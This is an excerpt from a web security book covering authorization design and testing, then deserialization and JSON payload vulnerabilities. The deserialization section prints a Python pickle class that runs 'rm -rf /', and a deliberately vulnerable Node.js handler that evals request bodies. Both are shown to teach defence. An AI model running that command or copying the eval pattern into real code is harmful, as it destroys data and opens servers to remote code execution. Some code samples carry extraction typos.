1. Draw two circles



2. Draw the rest of the owl

There's a good reason authors are reluctant to offer concrete advice on how to correctly build authorization: authorization rules are part of the domain logic of your application. Formally, *domain logic* is the "core rules and processes that govern the behavior and operation of an application." More intuitively, it is the part of your web application that is different from everyone else's web application.

Most web apps will have similar session management, templating, database connection logic, and so on, but in between this generic code is the beating heart of the application, or the domain logic—the part of your codebase that is solving the specific needs of your users or customers.

Since domain logic is unique to each web application, the particular authorization rules that need to be coded into your application will also be unique. Hence, there is no one-size-fits-all solution to authorization that internet authors can recommend.

That said, there are strategies for approaching authorization that can keep things organized and help you protect yourself, and that's what we will discuss in this chapter.

# Modeling authorization

To make things more concrete, let's look at some common genres of web application and make some simplified statements about what authorization rules they implement. These sketches will be helpful to keep in mind as we look at code samples illustrating how authorization rules can be implemented.

## Case study 1: the web forum

Forums are one of the oldest types of web applications, though increasingly they have been absorbed into the giant mega-forum we call Reddit. You can roughly sketch the authorization rules for Reddit as having three types of users: regular users, moderators, and admins. They have the following permissions:

- Regular users can create posts and comments, and upvote and downvote comments. They can delete their own comments, but only view aggregate vote counts on other users' posts and comments. They can also report questionable posts or comments to admins. They can send direct messages to others.
- Moderators have the same privileges as regular users but additionally can delete posts or comments from other users, often in response to user reports. Moderators are responsible for creating and enforcing good-behavior policies on the subject areas—called *subreddits*—that they manage. Moderators can promote regular users to moderators on the subreddits they moderate.
- Admins are employed by Reddit to keep the site usable. They can ban moderators and delete whole subreddits with questionable content.

### Users

- Can post and comment
- Can upvote and downvote
- Can send direct messages
- Can report questionable content

### Moderators

- Can delete other users' posts and comments
- Can make other moderators

### Admins

- Can ban users
- Can delete subreddits

## Case study 2: the content platform

The internet was originally designed to be a read-only platform for most users: publishers would put up websites and the regular internet population would read the content.

Nowadays, such static content is usually managed by some sort of content management system (CMS)—everything from blogging sites to the *New York Times* website is essentially a type of CMS. This model entails different roles for readers, writers, and editors.

- Readers can read any content that has been set to the published status.
- Writers have the same permissions as readers but can also submit content for publishing. Submitted content will be set to unpublished status, and viewable only to the writer themselves and editors.
- Editors have the same permissions as readers but can also view content in unpublished status. They can ask for changes to unpublished content from the writer and can push content to published status once it is ready.



- Can read published articles



- Can write articles
- Can read their own unpublished articles




- Can read unpublished articles
- Can publish articles
- Can unpublish articles

## Case study 3: the messaging tool

The modern internet is highly interactive, and it has no shortage of messaging tools, or websites that incorporate a direct-messaging function. A typical messaging tool implies the following authorization rules:

- Users are discoverable on the application. They can make friend requests to other users and accept or deny requests from other users.
- Users can send messages to, and receive messages from, users on their friend lists. Users can read messages sent by themselves or sent to them. They cannot read messages from conversations they are not part of.

- If the tool supports group chat, users can start conversations with multiple other users at one time. Since some users may not be friends with each other, group chats are usually initiated via an invitation, which the recipient can accept or deny.



## Designing authorization

The models of authorization described by the above case studies are, of course, much simpler than a real application would entail. But even in these sketches, you should get a sense of how to clearly describe the authorization rules for an application at an abstract level: specify the categories of users, and then define what they can and cannot do. The specifics of what those categories are and what permissions they entail differ by each application.

Since authorization rules vary significantly between web applications, your team needs to agree on a shared vision of what the rules are. This means coming up with some documentation, outside of the codebase, that describes the correct behavior of the application.

This will necessarily be a living document because, as you add features to the application, new authorization considerations will come up.

Even small changes to authorization can have huge implications. Instagram wisely changed their authorization rules at one point, after a few embarrassed users noticed their "likes" were public! You should take the time to think about how authorization rules influence the experience of your users, and good documentation helps that discussion happen.

## Implementing access control

If you review the case studies described earlier, you will notice that many authorization rules come down to assigning each user a particular role and then defining what permissions those roles allow them. There is a formal name for this system: *role-based access control* (RBAC).

Users	...have roles...	... which grant them privileges
>User 1	 Reader	<ul style="list-style-type: none"><li>• Can read articles</li></ul>
User 2	 Writer	<ul style="list-style-type: none"><li>• Can write articles</li></ul>
User 3	 Editor	<ul style="list-style-type: none"><li>• Can read unpublished articles</li><li>• Can publish articles</li><li>• Can unpublish articles</li></ul>

More granular authorization rules express the idea that users own particular resources on a web application—you own your emails in a webmail provider, for example, just as you own the content you post on social media (though often not in the legal sense—check the terms and conditions of the web application for clarity).

The idea that particular users have control of particular resources according to their attributes is called *attribute-based access control* (ABAC). In this framework, users or groups have *policies* applied, dictating what actions they (the subject) can and cannot perform on a particular resource (the object), according to the attributes of either the subject or object. This allows for more granular setting of permissions defined between specific subjects and objects.

Users...	...belong to groups...	...to which policies are applied
♂	Readers 	<p>Subject → Readers Action → can view articles Object → with published status</p> <p>Attribute ↗</p>
♀	Writers 	<p>Subject → Writers Action → can create articles Object → with unpublished status</p> <p>Attribute ↗</p>
⚥	Editors 	<p>Subject → Editors Action → can publish articles Object → with unpublished status</p> <p>Attribute ↗</p>

(Access control, incidentally, is the umbrella term for authentication and authorization—you can't enforce permissions before knowing who your users are.)

Most web applications implement a mix of RBAC and ABAC when verifying whether a user should be able to perform a particular action. RBAC defines the category of user they are; ABAC defines the specific objects they can interact with. The ideas they express are so intuitive to developers that we often employ them when writing web applications without formally naming them.

Let's look at some concrete ways these types of authorization checks are implemented in code.

## URL access restrictions

A large part of access control entails verifying that only suitably authorized users can access certain URLs—and in certain ways. (It's common for GET and PUT/POST requests to the same URL to require different levels of permission.) You can achieve this in a number of ways, depending on which programming language and web server you are using.

## Dynamic routing tables

In web servers where URL routes are dynamically determined at runtime, one method of authorization is to ensure that users see only the URLs they are authorized to see.

In Ruby on Rails, for example, the file config/routes.rb defines how URLs are routed to controllers, so you can dynamically define the list of available URLs by checking the user's authentication status and role, as shown:

```
Rails.application.routes.draw do
  unless is_authenticated?
    root 'static#home'
    get 'login',   to: 'authentication#login'
    post 'login',  to: 'authentication#login'
    get 'profile', to: redirect('/login')
  end

  if is_authenticated?
    root 'feed#home'
    get 'login',   to: redirect('/profile')
    get 'profile', to: 'user#profile'
    post 'profile', to: 'user#profile'

    if is_admin?
      get 'admin',   to: 'admin#home'
      put 'admin',   to: 'admin#home'
    end
  end
end
```

## Decorators

Dynamic routing tables like those implemented in Rails are the exception rather than the rule. Most web servers statically define their URL patterns, in

either configuration files or a centralized routing file. In these situations, it can be handy to make use of the *interceptor* pattern—wrapping each HTTP handling function with an access control check before the code is ever called.

Some languages, like Python and JavaScript, support *decorators* that allow you to seamlessly add authorization checks with a single declaration. Here's how you might use a decorator to provide an authentication check in Python:

### **@authenticate**

```
def profile_data():
    return jsonify(load_profile_data())
```

A *decorator* is just a function that gets invoked before the function it decorates and that can intercept the function call if required. Here is the code that lies behind the `@authenticate` function, which raises an exception in the HTTP handling code if a valid authorization token is not supplied:

```
def authenticate(func):
    @wraps(func)
    def wrapper(*args, **kwargs):
        auth_token = request.headers.get('Authorization')

        if not auth_token:
            return jsonify(
                {'message': 'Authorization token missing.'}
            ), 401

        if not validate_token(auth_token):
            return jsonify(
                {'message': 'Invalid authorization token.'}
            ), 401

        return func(*args, **kwargs) #A

    return wrapper
```

Notice how the failure conditions in the decorator functions return HTTP status codes—more on that in a moment.

## **Hooks**

The interceptor pattern can be useful even if you choose not to use decorators (or if your language of choice does not implement them). Many web servers offer *hooks*—a method of registering callback functions that should be called at particular stages in the web request handling workflow.

Ruby on Rails uses this technique so frequently that code can appear to work almost by magic:

```
class Post < ApplicationRecord
  before_action :authorize, only: [:edit_post] #A

  private

  def authorize #B
    unless current_user.admin? or current_user == user
      raise UnauthorizedError,
            "You are not authorized to perform this action."
    end
  end
end
```

Some web frameworks allow you to register hooks into the request-response lifecycle via configuration settings. The Java Servlet API implements the interceptor pattern by using the `javax.servlet.Filter` interface. Filters can be registered in the standard `web.xml` configuration file—here, we add a filter to check administrative access for any path beginning with the `/admin` prefix:

```
<web-app version="4.0">
  <filter>
    <filter-name>AdminCheck</filter-name>
    <filter-class>com.example.RoleCheckFilter</filter-class>
    <init-param>
      <param-name>roleRequired</param-name>
      <param-value>admin</param-value>
    </init-param>
  </filter>

  <filter-mapping>
    <filter-name>AdminCheck</filter-name>
    <url-pattern>/admin/*</url-pattern>
  </filter-mapping>
</web-app>
```

Finally, don't be afraid of rolling your own interceptor logic. Interceptors can

be implemented in any language that supports passing functions as arguments to other functions. The following code snippet in Python succinctly performs a chaining of authorization checks in a readable, unobtrusive fashion:

```
from flask import Flask

from example.auth_checks import authenticated, admin
from example.admin      import all_users_page
from example.users     import profile_page,
                             user_profile_page

app = Flask(__name__)

app.add_url_rule('/user',
                 authenticated(own_profile_page))
app.add_url_rule('/user/<user>',
                 authenticated(user_profile_page))
app.add_url_rule('/admin/users',
                 admin(authenticated(all_users_page)))
```

## If statements

Dynamic routing tables, decorators, interceptors, and filters are convenient for externalizing authorization checks from the rest of your domain logic, but you will probably find yourself implanting authorization checks within your URL handling functions much of the time.

This is particularly true for ABAC checks, where you have to load some object into memory before verifying whether a user can access it:

```
class Post < ApplicationRecord
  def edit_post
    if self.post.user != current_user
      raise UnauthorizedError,
            "You are not permitted to edit this post!"
    end

    apply_edits
  end
end
```

## Authorization errors versus redirects

When an access control check fails, you have several ways to write the HTTP response:

- With an HTTP 403 Forbidden status code
- With an HTTP 404 Not Found status code
- With an HTTP 302 Redirect status code

These are all valid responses, depending on the context. For example, if a user is not yet logged in but attempts to access a page that is available only to authenticated users, it's appropriate to redirect them to the login page and pass the original URL in the query string:

```
def home():
    user = get_current_user()
    if user:
        return render_template('home.html', user=user)
    else:
        return redirect(url_for('login', next=request.url))
```

(Just be careful to avoid the open redirect vulnerability we will discuss in Chapter 14.)

If a user has attempted to access a resource they are not authorized to view but you want them to know the resource exists, returning a 403 Forbidden status code is appropriate. You see this on Google Docs, for example—if you click on a link to a document that you don't have access to, you can request access:

Google Drive

You need permission

Want in? Ask for access, or switch to an account with permission. [Learn more](#)



[Request access](#)

[Switch accounts](#)

In this situation, to avoid user frustration, you should give the user some idea of why they can't access a certain resource. Access control systems are

notorious for implementing Computer Says No messages without providing a justification, which is just plain rude.

Finally, some resources are so sensitive that you don't even want to acknowledge their existence to unauthorized users, so a 404 Not Found response is appropriate. Administrative pages often fall into this category and typically respond with a 404 message whenever access checks fail. Even acknowledging a URL path like this one can leak sensitive information: [facebook.com/admin/business-plans/lets-burn-four-billion-dollars-building-the-metaverse](https://facebook.com/admin/business-plans/lets-burn-four-billion-dollars-building-the-metaverse).

## URL scheme organization

Keeping your URL scheme logical and consistent will help greatly when implementing access control checks. It's difficult to refactor URLs once a web application is in active use—bookmarks and inbound links from Google will break—so it's worth putting some thought into your URL scheme upfront.

A cleanly designed URL schema might be constructed as follows: admin pages begin with an /admin path, URLs to be called from JavaScript begin with /api path, and so on. This makes reviewing access controls at a glance straightforward—an administrative URL without an access control check will stick out like a sore thumb.

## Model-View-Controller

Complex software applications often organize their components into separate components according to the *model-view-controller* (MVC) philosophy. In this architecture, the Model component encapsulates the application's data and domain logic and is responsible for managing the application's state, performing data validation, and implementing the application's core functionality.

The View component is the user interface presented to the user—so in a web application, this will be the HTML templates and JavaScript that are sent to the browser.

Finally, the Controller acts as an intermediary between the two other components, interpreting input—such as HTTP requests—as actions to be performed on the Model and updating the View as state changes occur within the Model.

When following the MVC design philosophy, authorization decisions are best implemented within the Model component, since that is where your domain logic resides. When implementing MVC in a web application, access control checks raise custom exceptions, as we see in this snippet of Java code:

```
public class Post {  
    public void edit(User user, String newContent) {  
        if (!post.getAuthor().equals(user)) {  
            throw new IllegalEditException(  
                "You can only edit your own posts"  
            );  
        }  
  
        post.setContent(newContent);  
    }  
}
```

Since the Model is downstream of the Controller component, it is then the Controller that is responsible for converting authorization errors in the HTTP response codes:

```
@Consumes(MediaType.APPLICATION_JSON)  
@Produces(MediaType.TEXT_PLAIN)  
public Response editPost(EditRequest changes) {  
    try {  
        User user = this.getCurrentUser();  
        Post post = this.getPost(changes.getPostId());  
  
        post.editPost(user, changes.getContent());  
        post.save();  
  
        return Response.ok("Post edited successfully!").build();  
    }  
    catch (IllegalEditException e) {  
        return Response.status(Status.FORBIDDEN)  
            .entity(e.getMessage())  
            .build();  
    }  
}
```

```
    }
}
```

Implementing MVC promotes loose coupling between the components, allowing for better code organization and reusability. Loose coupling of code greatly improves your ability to test your code's functionality, as we will see in a moment.

(For more suggestions on how to securely design code within the MVC paradigm, I strongly recommend reading *Secure by Design*, by Dan Bergh Johnsson, Daniel Deogun, and Daniel Sawano. It will be the second-best security book purchase you will ever make.)

## Client-side authorization

Many web applications are implemented using JavaScript UI frameworks that render the page in the browser. As well as writing directly to the DOM, frameworks like React and Angular can dynamically update the URL without a full-page refresh by using the HTML History API.

The React Router module makes this extremely concise, for example:

```
const router = createBrowserRouter([
  {
    path:      "/",
    element:   <Root />,
    errorElement: <ErrorPage />,
    loader:    rootLoader,
    action:    rootAction,
    children: [
      { path:    "posts",      element: <Feed /> },
      { path:    "posts/:post", element: <Post /> },
      { path:    "profile",    element: <Profile /> },
      { path:    "profile/:user", element: <Profile /> },
    ],
  },
]);
});
```

You *should* restrict URLs with access control checks in your JavaScript code—keeping admin pages only for admins, and so on—but you can't rely on these client-side checks. Any JavaScript code executed in the browser can be

modified with ease by an attacker.

Most pages that perform client-side rendering will use the JavaScript Fetch API to populate the state of a page when it is rendered. Every server-side endpoint that responds to these requests must perform its own access checks —since this part of the application is not liable to be tampered with by an attacker.

## Time-boxed authorization

Some resources in a web application are available for only certain periods. And no, I'm not talking about those weird US government websites that have opening hours: sometimes content will be available for a trial period, or until a subscription runs out. Access control rules need to account for this. Don't forget about the time dimension when documenting and implementing authorization rules!

For certain types of financial applications, this is vitally important. Websites that release financial information on behalf of public companies—like quarterly financial reports—are required by law to make this information available to everyone simultaneously, to prevent insider trading.

Such reports are prepared in advance and usually stored in a secure document management system. They need to be available only after their approved release time has passed.

## Testing authorization

Every programmer makes mistakes when writing code; bugs in authorization are easy to make and can be difficult to detect. Automated code-scanning tools can tell you about potential cross-site scripting attacks and injection attacks, but because access control is inherently unique to an application, automated tools can't help much.

A dedicated *quality analysis* (QA) team can be a great help when verifying domain logic, providing your organization is large enough to employ dedicated testing staff. A good QA team will be thorough about finding

obscure bugs in your access control, as well as forcing you to define the correct behavior of your application in ambiguous situations.

If you don't have a dedicated QA team, the burden falls on you and your fellow developers to critically audit the code. Code reviews can help catch errors early. Even walking away from the keyboard and coming back with a fresh pair of eyes can help provide enough distance from your code and help you spot any errors you may have implemented.

When testing your authorization code, you must refer back to your original design documents when they do so. The testing of access control rules means verifying that the actual behavior of the application matches the described behavior of the application. In fact, this will produce a virtuous feedback loop —when an ambiguous scenario arises in the course of testing, the correct behavior can be defined in the design document and then implemented in the code.

## Unit tests

Bugs discovered earlier in the development lifecycle are much easier to fix, and since bugs in authorization are critical, you should test as much of your access control scheme with automated tests as you can.

If your application strictly follows the model-view-controller philosophy, the separation of concerns makes writing unit tests for authorization easy. It's common to see unit tests that look like this in Java or .NET applications:

```
public void testIllegalEdit() {
    User author      = new User(1, "theAuthor");
    Post post       = new Post(author, "Initial content");
    User otherUser = new User(2, "notTheAuthor");

    Assertions.assertThrows(IllegalEditTextException.class, () -> {
        post.edit(otherUser, "Updated content");
    });
}
```

## Mocking libraries

If your web application is less strict about separating concerns, you will have to be a bit more clever about your authorization unit tests. It's not atypical to see functions like the following in Python web apps:

```
@app.route('/post/<int:post_id>', methods=['PUT'])
def edit_post(post_id):
    data      = request.get_json()
    new_title = data.get('title')
    new_content = data.get('content')

    post = db.get_post(post_id)

    if not post:
        abort(404, "Post not found.")

    if not current_user.can_edit(post):
        abort(401, "You do not have permissions to edit this.")

    post.title  = new_title
    post.content = new_content

    # Save the changes to the database
    db.session.commit()

    return jsonify(message='Post updated successfully')
```

This type of mix of concerns in a single function (URL routing, authorization decisions, model logic, database updates) would likely give your average Java programmer a headache—but it's undeniably concise and readable.

Testing this type of function requires the use of a *mocking* library, a code component that can substitute various code objects (like HTTP requests and database connections) with mock objects that respond in similar ways. This allows a unit test to validate the correct behavior of code functions without making external network connections. (Your unit tests should not rely on external systems, because any scheduled or unscheduled downtime on those systems will leave your development team twiddling their thumbs.)

The Python `mock` library provides a `patch()` decorator that will allow you to write the following unit test for the preceding function:

```

@patch('app.db')
@patch('app.current_user')
def test_illegal_edit(self, db, current_user):
    current_user.return_value = User(
        id: 1, username: 'notTheAuthor'
    )

    db.get_post.return_value = Post(
        title: 'Original Title',
        content: 'Original Content',
        owner: User(id: 2, username: 'theAuthor')
    )

    response = self.client.put('/post/1', json={
        'title' : 'Updated Title',
        'content' : 'Updated content'
    })

    self.assertEqual(response.status_code, 401)

    db.session.commit.assert_not_called()

```

This code mocks out the database connection and the HTTP request and then verifies that the HTTP response is as expected.

## Spotting common authorization flaws

Authorization errors are easy to miss in testing, even with a disciplined development lifecycle and well-documented rules. Here are some scenarios to watch out for.

### Missing access control

The hardest bugs to detect are those caused by missing code. Try to ensure good unit test coverage highly for privileged or sensitive actions—in the course of writing those unit tests, it should become obvious where access control checks are simply missing.

### Confusion over which code components enforce access control

Throughout this chapter, I've sketched a few different ways to implement


access controls: at the URL level, within your model objects, using interceptors, and so on. Each is a valid design choice but beware of mixing-and-matching too much.

It's easy to mistakenly assume authorization checks will have been performed in an upstream code component (perhaps managed by a different team) when there are a number of different moving parts.

## Violations of trust boundaries

Web applications deal with two types of input: trusted and untrusted. Input coming from an HTTP request is untrusted until it is validated; input coming from, say, a database is generally trusted by default.

It's important not to mix trusted and untrusted input in the same data structure —you should establish a *trust boundary* between the two types of input.



Violating trust boundaries frequently leads to incorrect access control decisions. A common mistake is to keep unvalidated access claims in a session, along with trusted data. Other code components (and other developers) making use of the data structure may not have the context to know the access claim has not yet been validated, so will end up making authorization decisions based on untrusted input.

## Access control decisions based on untrusted input

While we are discussing untrusted input, it's important to note that authorization decisions should be made only on data that you know can't be manipulated by an attacker.

Access control decisions based on unvalidated HTTP input can permit *vertical escalation* attacks—where an attacker manipulates input so that they gain unwarranted privileges. They can also permit *horizontal escalation* attacks, where an attacker changes their identity to another user with a similar permission level.

## Summary

- Recognize that authorization is part of the domain logic of your application and produce a design document that describes that aspect of your application.
- Implement access control using role-based access control (RBAC) and/or attribute-based access control (ABAC), according to the needs of your application.
- Organize your URLs to keep authorization rules transparent and consistent. Consider implementing authorization controls at the URL level with dynamic routing tables, decorators, or interceptors.
- Be explicit about how you need to respond to a failure of authorization in a particular URL: with a redirect, with a Forbidden message, or with an HTTP 404 error code. Each is an appropriate choice, depending on the context.
- Client-side authorization checks are useful but must be backed up by server-side checks—since JavaScript in the browser can be manipulated by an attacker.
- If your application follows the model-view-controller architecture, it's cleaner to implement authorization checks in your model objects.
- Test your access control logic critically—preferably, using unit tests. Use a good mocking library if you need to use dummy HTTP requests and database connections.
- Be consistent about how authorization decisions are made in your codebase: confusion about which component is responsible for authorization is often a cause of access control bugs.
- Don't mix trusted and untrusted input in the same data structure.

- Don't make access control decisions based on untrusted input that can be manipulated by an attacker.

# 11 Payload vulnerabilities

## This chapter covers

- How accepting serialized data from an untrusted source is a security risk
- How XML parsers are vulnerable to attack
- How file upload functions can be targeted by hackers
- How path traversal vulnerabilities can allow access to sensitive files
- How mass assignment vulnerabilities can allow the manipulation of data


Most of the vulnerabilities discussed in the preceding chapters have been concerned with indirect attacks against your users—either by injecting code in their browsers, tricking them into performing unexpected actions, or stealing their credentials or sessions. Now we turn our attention to attacks targeted directly against your web servers.

In the coming chapters, we will be particularly concerned with attacks that come across the HTTP protocol. Your web servers (and associated services) might well be vulnerable to other types of attacks—hackers often probe for access using the SSH or Remote Desktop protocols, for example—but they are more properly considered the concerns of infrastructure security. (If you want to learn more about that subject, I strongly recommend picking up a copy of *Hacking Exposed*, by Stuart McClure, Joel Scambray, and George Kurtz.)


Even with that caveat, we still have a lot of ground to cover! Hackers have devised numerous ways to launch attacks that use maliciously crafted HTTP requests to cause unintended (and dangerous) effects on your web server. In this chapter, we will look at a variety of payloads that can be exploited by attackers; starting with a method of injecting malicious objects directly into the web server process itself.

## Deserialization attacks

*Serialization* is the process of taking an in-memory data structure and saving it to a binary (or text) format, usually so it can be written to disk or passed across a network. *Deserialization* is the opposite process—reinitializing the data structure from the binary/text format.



If your web application accepts serialized data from an untrusted source, it may provide an easy way for an attacker to manipulate the web application's behavior, and possibly allow them to execute malicious code within the web server process.



Every mainstream programming language implements serialization in some fashion, and you will see it referred to by various names—*pickling* in Python and *marshaling* in Ruby for example. Programming languages also support

serialization to text formats like JSON, XML, and YAML. Finally, frameworks like Google Protocol Buffers and Apache Avro allow serialized data structures to be passed between applications running in different programming languages—a useful feature when building distributed computing applications.

Accepting serialized binary content from the browser is a relatively rare thing to do, but certain types of web applications often implement this. If a web application allows the user to manipulate complex server-side objects—like a document editor—serializing the in-memory data structure representing the document provides an easy way to save the state of the document. The application might allow the user to download the serialized document, save it locally, and reupload it at a later date when they wish to continue editing.

A couple of vulnerabilities can creep in when using serialization in this way. Firstly, many serialization libraries allow serialized data to specify initialization functions that should be called when deserializing the object. For example, if the following object is deserialized using the `pickle` library in Python, the `__setstate__()` method will be invoked:

```
class Malware(object):
    def __getstate__(self):
        return self.__dict__
    def __setstate__(self, value):
        import os
        os.system("rm -rf /")
        return self.__dict__
```

A web server that accepts this serialized object can execute the malicious code embedded in the `__setstate__()` function—which will attempt to delete every file on a Linux server, starting from the root directory. (*Please don't try running this code sample*—your operating system will probably prevent it from executing, but it's very risky!)

If you choose to use serialization in your web application, you should use a format that is less prone to manipulation by an attacker when given the chance. Here's how you would deserialize an object from YAML (a text format) format safely in Python:

```
import yaml
```

```

data = {
    "name"      : "Rammellzee",
    "address"   : "Far Rockaway, Queens"
}

serialized   = yaml.dump(data)
deserialized = yaml.load(serialized_data,
                         Loader=yaml.SafeLoader)

```

(Notice how we are using the `yaml.SafeLoader` object to deserialize the data, since the default behavior of the Python `yaml` library allows the creation of arbitrary objects.)

The second risk of using serialization in a web application is that serialized data sent to the browser and returned at a later date is prone to be tampered with by an attacker. This isn't particularly a risk if the data received is under the control of the user—like our document editor example—but can be an issue if the data sent and received is at all sensitive.

To prevent data tampering, you can digitally sign any serialized data your application generates and sends to the user, so you can detect when it has been tampered with. Here's how to generate and check an HMAC signature when serializing and deserializing data in Python:

```

import hmac
import pickle
import hashlib

def save_state(document):
    data      = pickle.dumps(document)
    signature = hmac.new(
                    secret_key,
                    data _data,
                    hashlib.sha256).digest()
    return data, signature

def load_state(data, signature):
    computed_signature = hmac.new(
                    secret_key,
                    data,
                    hashlib.sha256).digest()
    if not hmac.compare_digest(signature, computed_signature):
        raise ValueError("HMAC signature verification failed." +

```

```
        "The data may have been tampered with.")

    return pickle.loads(data)
```

## JSON vulnerabilities

JavaScript running in the browser often communicates back to the server using JSON requests. JSON is a serialization format, and if your web application is written in Node.js, you need to be sure you are treating untrusted JSON input appropriately.

Though JSON parsers exist for all mainstream programming languages, JSON is specifically a valid subset of the JavaScript language; anything written in JSON format can be executed by the JavaScript runtime in a Node.js server. This leads to a security vulnerability when running JavaScript on the server side.

Consider the following Node.js code that handles HTTP requests with the `application/json` content type:

```
const express = require('express')
const app     = express()

app.post('/api/profile', (request, response) => {
  let data = ''

  request.on('data', chunk => {
    data += chunk.toString()
  })

  request.on('end', () => {
    const edits = eval(data)

    saveProfileChanges(edits)

    response.json({
      success: true, message: 'Profile updated.'
    })
  })
})
```

This code uses the `eval()` function to perform *dynamic execution*, which we

will look at in the next chapter—essentially, it executes code stored in a string variable, rather than the more traditional method of running code stored as files on disk.

While the HTTP handler illustrated here will recover valid JSON objects sent from the client, it also allows an attacker to send raw JavaScript code that will be executed within the web server runtime—a *remote code execution attack*.

To safely evaluate JSON sent from the client, the request payload should be deserialized in Node.js using the `JSON.parse()` function:

```
app.post('/api/profile', (request, response) => {
  let data = ''

  request.on('data', chunk => {
    data += chunk.toString()
  })

  request.on('end', () => {
    const edits = JSON.parse(data)

    saveProfileChanges(edits)

    response.json({
      success: true, message: 'Profile updated.'
    })
  })
})
```

This handler will reject anything that is not a valid JSON request and avoid any chance of remote code execution. Never use `eval()` on untrusted content if you are writing a Node.js application!

## Prototype pollution

Even with proper deserialization of JSON in a Node.js application, there is another risk you need to be aware of. The JavaScript language—somewhat unusually—uses *prototype-based inheritance* rather than the class-based inheritance you see in languages like Java and Python. Languages that use prototypes for inheritance require applications to generate new objects by

copying existing objects, adding new fields and methods as the copying occurs. Beyond their prototype, JavaScript objects are just big bags of fields and methods, which can be modified in code at any time.

This fluidity of design means it's easy to merge two JavaScript objects—you just munge the two objects together and decide what to do when there is a collision between field names. You will often see Node.js code like the following snippet, which updates an existing data object—in this case a user's profile—with some state changes that need to be applied:

